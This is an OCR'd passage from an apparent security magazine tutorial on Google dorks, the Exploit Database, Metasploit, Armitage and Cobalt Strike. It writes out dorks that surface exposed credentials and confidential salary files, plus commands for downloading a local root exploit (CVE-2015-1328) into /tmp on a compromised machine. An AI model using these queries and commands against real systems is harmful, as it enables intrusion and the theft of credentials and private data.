

Figure 6: Google search results using dorks – part two

Looking at the first line of the Google search results, we can see in the dump of the file named "film-users.sql" as shown in figure 7.



Figure 7: Sql dump for the file "film-users.sql"

Not only in a SQL dump are the credentials found that hackers are looking for. The following dork will bring the Hack-in9 reader the credentials that are available for this query.



Figure 8: Google dork looking for username and password

Exploring now from another perspective, many corporations do not realize how their confidential information is exposed to the cyber world. We will try to obtain the confidential information of salaries approved in budget, in information present in the files of the following types: doc, pdf, xls, txt, rtf, ppt and pps. To do that I use the following dork: **`ext:(doc | pdf | xls | txt | rtf | ppt | pps) (intext:confidential salary | intext:"budget approved") inurl:confidential`**

The results are shown in figure 9.



Figure 9: Using Google dork to obtain confidential information

The Hacking reader must have realized what can be obtained from a certain company when using a refinement in the query to be delivered to the search engine. The Hacking reader would be scared with the results if they triggered the following dork defined in the Google's search engine by **`filetype:xls username password email.`**

6. The Exploit Database:

The Exploit Database is maintained by Offensive Security, an information security training company that provides various Information Security Certifications as well as high end penetration testing services. The Exploit Database is a non-profit project that is provided as a public service by Offensive Security. The Exploit Database is a CVE compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. I would like to point out some of the categories available in the Exploit database:

Footholds:

This category contains examples of queries that can help an attacker gain a foothold into a web server.

Sensitive Directories:

This category contains Google's collection of web sites sharing sensitive directories. The files contained in this section will vary from sensitive to über-secret! One example in the repository is the query inurl:":8006" and intext:"Proxmox VE Login" which will bring pages containing login portals as the example shown in the figure 10.



Figure 10: Login portals found

Vulnerable Files:

This category contains a collection of vulnerable files that Google can find on websites.

Vulnerable Servers:

On this category, the searches reveal servers with specific vulnerabilities found in a different way than the searches found in the "Vulnerable Files" category.

Files Containing Usernames:

This section contains usernames, but no passwords. Still, Google finds usernames on a web site.

Files Containing Passwords:

This section contains passwords that can be found by Google.

Sensitive Online Shopping Info:

On this category, we find examples of queries that can reveal online shopping information, like customer data, suppliers, orders, credit card numbers, credit card info, etc.

Advisories and Vulnerabilities:

These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases, are product or version-specific. For instance, the dork **"Access Denied" "Powered by Incapsula" ext:php** will find vulnerable pages that triggered Incapsula WAF.

As an example, investigating the exploit-db web site, I could find some exploits for Ubuntu 14.04, and analyzing them, I identified the CVE-2015-1328 that is identified by the exploit 37292. Thus, if I want to use this exploit in a machine I have already compromised, I download this exploit, compile the code and run it in such machine. But before downloading the exploit, the attacker must find a writable directory to download the exploit file and run scripts from. This task can be performed by launching the following shell command-line:

```
$ find / -writable -type d 2>/dev/null
```

The folder **/tmp** is normally an available option in remote Unix/Linux systems. Under Windows environment, the attacker checks the variables `%temp%` and `%tmp%`. Thus, inside the `/tmp` folder, the attacker downloads the exploit using the following shell command-line:

```
www-data@droopy:/tmp$ wget https://www.exlpoit-db.com/download/37292
```

Alternatively, the attacker can download the exploit from the URI provided by exploit-db team at `https://www.exploit-db.com/exploits/37292/` as shown in figure 11.

EDB-ID: 37292	**Author**: rebel	**Published**: 2015-06-16
CVE: CVE-2015-1328	**Type**: Local	**Platform**: Linux
Aliases: ofs, ofs.c, overlayfs	**Advisory/Source**: N/A	**Tags**: N/A
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

Figure 11: Manually downloading the exploit

After downloaded the code, it can be compiled by a C compiler and then the attacker just executes it in the target machine.

7. **Metasploit**:

The Metasploit framework is a penetration testing software developed to help cyber security specialists to act like the attacker. Since attackers are always developing new exploits and attack methods, Metasploit penetration testing software helps ethical hackers to use their own weapons against attackers. Utilizing an ever-growing database of exploits, they can simulate real-world attacks on their networks to train the security team to spot and stop the real thing. Metasploit framework simulates complex attacks against the systems and users so the simulator can see what a bad guy would do in a real attack and prioritize the biggest security risks. The objective behind the Metasploit framework is to

test and harden security teams, processes, and technology in order of potential impact on risk reduction. The problem is that attackers are always very up to date with attack tools, and Metasploit is also used by them to exploit vulnerabilities in neglected systems in enterprises.



Figure 12: Metasploit console

Some exploits available in Exploit Database (https://www.exploit-db.com/) are not available in Metasploit framework.

8. Armitage:

Armitage is a Graphical User Interface front-end multiplatform design for the Metasploit framework. It is a scripting tool developed by Raphael Mudge with the goal of helping security professionals to better understand not only the hacking process but also the power of Metasploit. Why should I make use of the Armitage? To better answer this question, it is important to understand the main objectives behind Armitage. It was developed for Metasploit framework that is an open source penetration testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. You can leverage the power of the Metasploit to create additional custom security tools or write your own exploit code for new vulnerabilities. However, at first look, it can be a little difficult to explore the possibilities that Metasploit offers. At that moment, Armitage comes on the scene, because it was developed for this purpose, but with the advantage of the ability to operate in a collaborative penetration test environment. The Armitage Linux package comes with Armitage's team server and a teamserver script that is commonly used to launch Metasploit's RPC daemon. This allows multiple attackers to use different Meterpreter sessions. Each attacker can open and operate command shells, browse files, and perform different actions at the same time. If another user is operating with a shell, Armitage will warn you that it is in use.

Armitage also includes a stand-alone scripting technology developed through DARPA's Cyber Fast Track program named Cortana that allows you to write team bots used to automate the team tasks.



Figure 13: Successful "root" account taken using Armitage

9. **Cobalt Strike:**

Cobalt Strike is a toolset for adversary simulations also used to exploitation. Different from Armitage, Cobalt Strike does not depend on the Metasploit framework. Cobalt Strike comes with its powerful payload named Beacon, developed to model advanced attackers. This payload is used to egress a network over HTTP, HTTPS or DNS through which hosts egress a network by controlling P2P Beacons over Windows named pipes. The Beacon payload also takes advantage of Microsoft introduced User Account Control (UAC). UAC is similar to using "sudo" in Unix/Linux environment. Plus that, once the pentesters have a token for a domain admin on a target, they can make use of the trust relationship to get control of the target. Beacon payload has lots of built-in options that allow a pentester lateral movement. It is easy to make a book only writing about this very powerful payload named Beacon.

Armitage can be used to fire the Cobalt Strike's Beacon payload with Metasploit as well as tunnel Metasploit attacks through a Cobalt Strike Beacon. But the nightmare for cyber security specialists: Armitage and Cobalt Strike can work together to perform attacks. Like the Armitage, in the Cobalt Strike environment, compromised machines are displayed with lightning bolts around them. Notice in figure 14, shown below, that the machine with address 192.168.255.156 is compromised, while the machines with addresses 192.168.255.155 and 192.168.255.157 are not.

